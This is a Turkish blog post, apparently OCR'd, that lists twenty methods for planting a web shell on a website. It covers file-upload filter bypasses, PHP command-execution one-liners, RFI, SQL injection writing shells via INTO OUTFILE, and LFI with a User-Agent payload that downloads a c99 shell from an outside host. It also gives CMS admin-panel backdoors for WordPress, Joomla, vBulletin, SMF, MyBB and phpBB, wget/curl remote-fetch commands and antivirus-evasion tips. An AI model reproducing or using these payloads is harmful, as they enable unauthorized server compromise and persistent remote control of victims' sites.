Bir Siteye Shell Atmanın 20 Temel Yöntemi

Birçok kişi bir siteye erişim elde ettikten sonra Shell atmaya calisir. Ancak birkaç yöntem denemesine ragmen başaramaz ve pes eder. Bu konuda sizlere 20 temel Shell atma yöntemini anlatacagim. Bu 20 yöntem dilendiği takdirde 40, 50 de olabilir.

NOT: 1.Yöntemden 7.Yönteme kadarki anlatılanlar sitede bir upload butonu bulunduğu varsayılarak anlatılmıştır.

1. Yontem

Bazi eski sitelerde sadece script tabanli dosya uzanti kontrolu yapilir. Bu kontrolu asmak icin scriptin sonuna .gif, .jpg, .doc, .html gibi uzantilar eklenerek bu sinirlama asilabilir. Ornegin; atmak istediginiz shell adi solver.php ise dosya adini solver.jpg.php seklinde degistirerek bu yontemi deneyebilirsiniz.

2. Yontem

Eger WAF veya antivirus shell atmanizi engelliyorsa, oncelikle basit birkac satirdan olusan bir uploader script yuklemeyi deneyin. Uploader'i yukledikten sonra shellinizi atmayi deneyin.

3. Yontem

Bazi guvenlik duvarlari yuklenecek dosyanin basligini kontrol ederek izin verilip verilmeyecegine bakabilir. Boyle bir guvenligi bypass etmek icin yuklemek istediginiz shell'i notepad ile acin ve en ust satira GIF89a; yazin. Bu sekilde server'i dosyanin bir gif resmi olduguna inandirabilirsiniz. Bu yontemi 1 numarali yontemle birlestirirseniz sansiniz daha da artar.

4. Yontem


Bazi sitelerde sunucu tabanli yerine istemci tabanli guvenlik onlemleri bulunur. Boyle bir durumda Firefox'un Firebug eklentisini indirin ve upload formunu yeniden duzenleyin. Asagida ornek bir upload formunu goreceksiniz:

```
<form enctype="multipart/form-data" action="uploader.php" method="POST"> Upload DRP File:
<input name=\"Upload Saved Replay\" type="file" accept="*.jpg"/><br/> <input type="submit"
value="Upload File" /> </form>
```


Bu formdaki accept="*.jpg" filtresini accept="*.*" seklinde degistirin. Bu sekilde uzanti kontrolunu asabilirsiniz.

5. Yontem

Firefox'u acin ve LIVE HTTP HEADERS eklentisini indirin. Shell'inizin adini solver.php.jpg (ya da hangi uzantiyi kabul ediyorsa) seklinde degistirin. Daha sonra Firefox'u ve Live HTTP Headers eklentisini acin, shellinizi upload edin. Asagidaki gibi bir goruntu alacaksiniz:



solver.php.jpg yazisina tiklayin ve asagidaki "Reply" butonuna basin. Daha sonra yeni bir pencere acilacak:



Kirmiziyla gosterilen yerde dosya adinin sonundaki .jpg uzantisini silin. Reply tusuna basarak HTTP POST istegini gonderin. Shell'iniz solver.php adiyla yuklenecektir.

6. Yontem


edjpgcom.exe programini indirin. (https://perlscriptsdb.googlecode.com/files/edjpgcom.exe) Bu program Windows uzerinde calisir ve JPG, JPEG dosyalarina JPEG Comment eklemeye yarar. Programin kullanimi su sekildedir:

Programi masaustunde bir klasore kopyalayin. Daha sonra ayni klasore istediginiz bir JP1G resim dosyasini kopyalayin. Resim dosyasini surukleyip programin ustune birakin. Programin acildigini ve bos bir kutu oldugunu goreceksiniz. Bu bos kutu icerisine shell kodlarinizi yazin. Ancak burada dikkat etmeniz gereken sey sudur: Butun bir shell'i oraya sigdiramazsiniz. O yuzden ufak cmd kodunu deneyin.


‘‘; system($_GET[’cmd’]); echo ?>

7. Yontem

Server'i kandirmanin bir baska yolu da icerik tipi degistirmekten gecer. Firefox'un Tamper Data eklentisini indirin ve kurun. Daha sonra eklentiyi acip Start Tamper butonuna basin. Shell'inizi upload edin. Tamper data eklentisi hemen bir uyari verecektir. Bu uyarida “Tamper” butonuna tiklayin.



Asagidaki gibi bir goruntu cikacaktir:



Cikan penceredeki post_data'yi oldugu gibi kopyalayin ve not defterine yapistirin. Icerisindeki butun application/octet-stream yazilarini bulup bunlari image/gif ya da image/jpg seklinde degistirin. Daha sonra degismis haliyle oldugu gibi eski yerine yapistirarak submit butonuna tiklayin. Bu sekilde serveri, dosyanizin resim dosyasi olduguna inandirabilirsiniz.

8. Yontem

Yukaridaki butun bu yontemler sitede bir upload butonu buldugunuzda calisabilir. Ancak bazen hicbir upload formu bulamazsiniz. Bu durumda da admin panelinde direk olarak dosyalari duzenleyen yerleri arayin. Ornegin panelde 404 sayfasini duzenleyen bir bolum buldunuz. Hemen dosya icerisine php, asp kodlari yazarak dosyanin iceriginin degisip degismedigini kontrol edin. Eger degisiyorsa bu sekilde shell kodlarinizi yazip kaydedebilirsiniz.

9. Yontem

Bazi sitelerde RFI yani uzaktan dosya calistirma acigi bulunmaktadir. Bu acigi bulursaniz, farkli bir siteye shell'inizi txt formatinda yukleyin. Daha sonra da uzaktan bu shell'i acik bulunan sitede cagirarak siteye shell atabilirsiniz. Ornegin:

http://www.mahmutesat.com/index.php?sayfa=http://www.example.com/solver.txt

10. Yontem

Bazen server uzerinde guclu antivirusler ve guvenlik duvarlari bulunur. Siz shell'inizi upload etseniz bile bunlar yakalar ve hemen silerler. Bu gibi durumlarda yapmaniz gereken Undetected bir shell bulmaktir. eval(gzinflate(base64_decode(, ya da preg_replace("/.*/e","\\\\\\\\x65\\\\\\\\x76\\\\\\\\x61\\\\\\\\x6C\\\\\\\\x28\\\\\\\\x67\\\\\\\\x7A\\\\\\\\x69\\\\\\\\x6E\\\\\\\\x66\\\\\\\\x6C\\\\\\\\x61\\\\\\\\x74\\\\\\\\x65\\\\\\\\x28\\\\\\\\x62\\\\\\\\x61\\\\\\\\x73\\\\\\\\x65\\\\\\\\x36\\\\\\\\x34\\\\\\\\x5F\\\\\\\\x64\\\\\\\\x65\\\\\\\\x63\\\\\\\\x6F\\\\\\\\x64\\\\\\\\x65\\\\\\\\x28' seklinde baslayan encode edilmiş bir shell bulursaniz bu sorunu cozebilirsiniz. Ancak dikkat etmeniz gereken sey, bu sekilde sifrelenmis shelllerin icerisinde genellikle logger bulunur. Kullanmadan once bunlari temizlemeniz gerekir.

11. Yontem

Diyelimki sitede bir SQL Injection acigi buldunuz. Bu acigi kullanarak shell atmaniz mumkundur. Bunun icin su sekilde calisin:

Diyelim ki

http://www.mahmutesat.com/index.php?id=2

adresinde sql injection olsun ve id değişkeni direk sql sorgusunda kullanılıyor olsun. Bu durumda

http://www.mahmutesat.com/index.php?id=2+order+by+6--

diyerek kolon sayimizi buluyoruz.

http://www.mahmutesat.com/index.php?id=-2+union+all+select+1,2,3,4,5,6--

yazarak hangi kolondan komut yurutecegimize bakalim.

http://www.mahmutesat.com/index.php?id=-2+union+all+select+1,2,current_user,4,5,6--

diyerek mevcut kullanici adini ogreniyoruz. Diyelim ki SOLVER olsun.

http://www.mahmutesat.com/index.php?id=-2+union+all+select+1,2,file_priv,4,5,6+FROM+mysql.user

WHERE+user='SOLVER'--

komutuyla kullanicinin gerekli izinleri varmi diye kontrol ederiz. Cikan sonucta Y yazarsa yetki var demektir. Y yoksa yetki yok demektir. Biz var oldugunu dusunelim. Simdi sitenin server uzerindeki yolunu ogrenin. Bunu yapmanin bircok yolu var. En basitinden SQL Injection yaparken bir hata alirsaniz oradan bulabilirsiniz. Ornegin "/home/mahmutesat.com/public_html" bizim yolumuz olsun. Daha sonra site uzerinde yazma yetkisi olan bir dizin bulmamiz gerekli. Genellikle image dizinlerinin yazma yetkisi vardir.

Artik shell yazma komutumuza gecebiliriz:

http://www.mahmutesat.com/index.php?id=-2+union+all+select+1,2,<?
system($_REQUEST['cmd']);?>,4,5,6+into+outfile+'/home/mahmutesat.com/
public_html/images/solver.php'--

Böylece shell dosyamızı upload'ladık. Shell dosyamiza

http://www.mahmutesat.com/images/solver.php

seklinde erisebiliriz.

Site uzerinde komut calistirmak için http://www.mahmutesat.com/images/solver.php?cmd=pwd ya da http://www.mahmutesat.com/images/solver.php?cmd=uname -a gibi linux komutlari deneyebiliriz. Daha kapsamli bir shell atmak icin ise http://www.mahmutesat.com/images/ solver.php? cmd=wget http://www.shellsitesi.com/c99.txt komutu ile hedef siteye shell cagirabilirip kaydedebilirsiniz. Daha sonra bu kaydettigimiz txt formatindaki shell'i http://www.mahmutesat.com/images/solver.php?cmd=mv c99.txt c99.php komutuyla php formatina donusturup erisebilirsiniz.

12. Yontem

Eger sitenin phpMyAdmin paneline erisebilirseniz ve mevcut kullanicinin yazma yetkisi varsa buradan da shell atabilirsiniz. Ayni bir onceki gibi sitenin serverdaki yolunu bulduğumuz gibi server yolunu buluyoruz. Daha sonra asagidaki gibi SQL butonuna basiyoruz:

Cikan bos yere asagidaki komutu giriyoruz:

```
SELECT "<?php system($_REQUEST['cmd']);?>" INTO OUTFILE
                    "/home/mahmutesat.com/public_html/images/solver.php"
```

Daha sonra da "Git" butonuna tiklayarak SQL kodunu calistiriyoruz. Artik cmd shell'imizi siteye yazdirdik:

```
http://www.mahmutesat.com/images/solver.php
```

Bir onceki yontem gibi uzaktan txt shell cagirip daha sonra adini degistirerek tam erisim sahibi olabilirsiniz.

13. Yontem

Bazi sitelerin FTP girisleri oldukca guvensizdir. Sifreleri kolayca tahmin edilebilir ya da bazen anonymous girisleri acik olur. Bu gibi durumlarda siteye direk FTP ile baglanilarak shell upload edilebilir.

14. Yontem

LFI (Local File Inclusion) acigi ile bir serverdaki yerel dosyalari okumaniz mumkundur. Ornegin; http://www.mahmutesat.com/index.php?page=../../../etc/passwd gibi bir komut ile serverin passwd dosyasi okunabilir. Boyle bir durum yakaladigimizda asagidaki yolu izleyerek shell atilabilir:

```
http://www.mahmutesat.com/index.php?page=../../../proc/self/environ
```

komutu ile bu dosyanin erisime acik olup olmadigina bakin. Uzunca bir sayfa kod ile karsilasirsaniz erisim aciktir. Daha sonra Firefox Live HTTP Header eklentisini açarak

```
http://www.mahmutesat.com/index.php?page=../../../proc/self/environ
```

sayfasini tekrar cagirin. Reply butonuna tiklayin ve cikan pencerede User Agent kismini su sekilde duzenleyin:

```
User-Agent: <?php $file = fopen("c99.php","w+"); $stream = fopen
("http://www.shellsitesi.com/c99.txt", "r"); while(!feof($stream)) {  
$shell .=fgets($stream); } fwrite($file, $shell); fclose($file);?>
```

Reply tusuna basarak istegi gonderin. Eger istek basarili bir sekilde iletilirse shell'iniz

http://www.mahmutesat.com/c99.php

seklinde sitenin ana dizinine upload edilecektir. LFI konusunda bir diger yontem de log dosyalarini kullanarak shell atmaktir. Yontem hemen hemen ayni sekilde isler: LFI kullanarak serverin log dosyasina erismeye calisiyoruz:

http://www.mahmutesat.com/index.php?page=../../../../apache/logs/error.log

Dosyaya erisim yetkisi oldugunu onayladiktan sonra siteye bir hata verdirmemiz gerekiyor.

http://www.mahmutesat.com/<%3Fphpinfo()%3B%3F>

Daha sonra tekrar log dosyasina baktigimizda phpinfo sayfasini gorecegiz:

http://www.mahmutesat.com/index.php?page=../../../../apache/logs/error.log

Bu sekilde shell kodlarini da calistirabilirsiniz. O yuzden tekrar uzun uzun anlatmayacagim.

15. Yontem (Joomla)

Hazir sitelere shell atmanin bircok yolu vardir. Bazen eklentilerden kaynaklanan shell upload aciklari ya da farkli aciklar olabilir. Bunlara girmeyecegim. Eger panele erisiminiz varsa buradan nasil shell atilir onu anlatacagim.

Ilk yontem tema duzenlemedir. Panelde Template Manager'a tiklayin, oradan da herhangi bir temaya tiklayin. Acilan sayfada sag ustteki Edit butonuna tiklayin ve sonra da Edit html'e tiklayin. Cikan bos alana shell kodunu yapistirin. Boylece shellinizi sisteme attiniz. http://hedefsite.com/ templates/ beez/index.php adresi seklinde bir adresle eklediğiniz shell'inizi kullanabilirsiniz.

Ikinci yontem olarak tema eklemeyi deneyebilirsiniz. Joomla surumune uygun bir tema bulup indirin. Tema dosyalarindan birisini acin ve kodlarini shell kodlari ile degistirin. Daha sonra da yeni tema ekle diyerek siteye yukleyin. Bu sekilde sisteme shell atmis olursunuz.
Ucuncu yontem ise Plugin yukleme secenegidir. Ayni tema yukleme gibi plugin dosyalari arasina shell atarak yeni plugin yukleyin ve sistemde shelliniz hazir olur.

16. Yontem (Wordpress)

Admin paneline girdikten sonra Appearance'a gelin ve editor'e tiklayin. Sag taraftan 404.php linkine tiklayin. Acilan kutuda dosya icerigini goreceksiniz. Buraya shell kodlarinizi yapistirin. Shell'inize http://www.hedefsite.com/wp-content/themes/tema-adi/404.php seklinde erisebilirsiniz. Ayni Joomla'da oldugu gibi WordPress'te de plugin ve tema yukleyerek de shell atabilirsiniz.

17. Yontem (Vbulletin)

Admin panele girdikten sonra Plugins & Products'a gelin ve Add New Plugin'i secin. Buradan ayarlari asagidaki gibi yapin:

Product: vBulletin Hook
Location: global_start
Title: Herhangi birsey
Execution Order: 5
Code: ob_start(); system($_GET['cmd']); $execcode = ob_get_contents(); ob_end_clean();
Plugin is Active: Yes

Plugin'i ekledikten sonra "Style and Design" basligina gidin ve "Style Manager"i secin. Buradan Edit Templates'e tiklayin. ForumHome modellerini genisletin ve FORUMHOME secenegine tiklayip duzenleyin. Karsiniza cikacak yerde $header kodunu arayin. Buldugunuz zaman bu kodu $execcode ile degistirin. Simdi siteye donun ve asagidaki komut ile shellinizi olusturun:
http://www.site.com/forum/index.php?cmd=wget http://www.site.com/shell.txt;mv shell.txt shell.php

Eger wget calismaz ise asagidakileri de deneyebilirsiniz:

http://www.site.com/forum/index.php?cmd=curl http://www.site.com/shell.txt > shell.php http://www.site.com/forum/index.php?cmd=GET http://www.site.com/shell.txt shell.php

Son olarak da shellinize http://www.site.com/forum/shell.php seklinde ulasabilirsiniz.

18. Yontem (SMF)
Admin panele girdikten sonra bu SMF surumu ile uyumlu bir tema indirin. Icerisine shell dosyanizi atin ve tekrar zipleyin. Panelden Themes and Layout'a tiklayip oradan da Install a new theme secenegine gelin. Browse diyerek duzenlediginiz temayi yukleyin. Yuklenen shell'e asagidaki gibi bir adres ile ulasabilirsiniz:

http://www.site.com/Themes/tema-adi/shell.php

19. Yontem (MyBB)
Admin panelden Templates and Styles'a gelin ve varsayilan MyBB temasini bulun. Sonra Templates'e gidin. Varsayilan temayi acin. Calendar templates'i bulun ve tiklayin. buradan "calender"a tiklayin. Butun html kodlarinin en ustune shell kodlarinizi yapistirin ve kaydedin. Yuklenen shell'e asagidaki gibi bir adres ile ulasabilirsiniz:

http://www.site.com/calendar.php

20. Yontem (phpBB)
Panele girdikten sonra styles > templates > edit yolunu izleyin ve faq_bOdy.html dosyasini secin. Dosyanin en altina asagidaki kodu ekleyin ve kaydedin:

```
fwrite(fopen($_GET[o], 'w'), file_get_contents($_GET[i]));
```

Sonra asagidaki komut ile shellimizi sisteme atabiliriz:

```
www.site.com/forum/faq.php?o=shell.php&i=http://shellsitesi.com/shell.txt
```

Yuklenen shell’e asagidaki gibi bir adres ile ulasabilirsiniz:

http://www.site.com/shell.php

Bu sekilde 20 farkli temel shell atma yontemini gostermis olduk. Bunlarin haricinde de bircok yontem bulunmaktadir. Ancak bu yontemlerin hepsini kavradiktan sonra kendiniz digerlerini cozebilirsiniz. Bir sonraki anlatimimda da bu yontemlerin her birine karsi nasil guvenlik onlemleri almaniz gerektigini anlatacagim.

http://mahmutesat.com/blog/bir-siteye-shell-atmanin-20-temel-yontemi.asp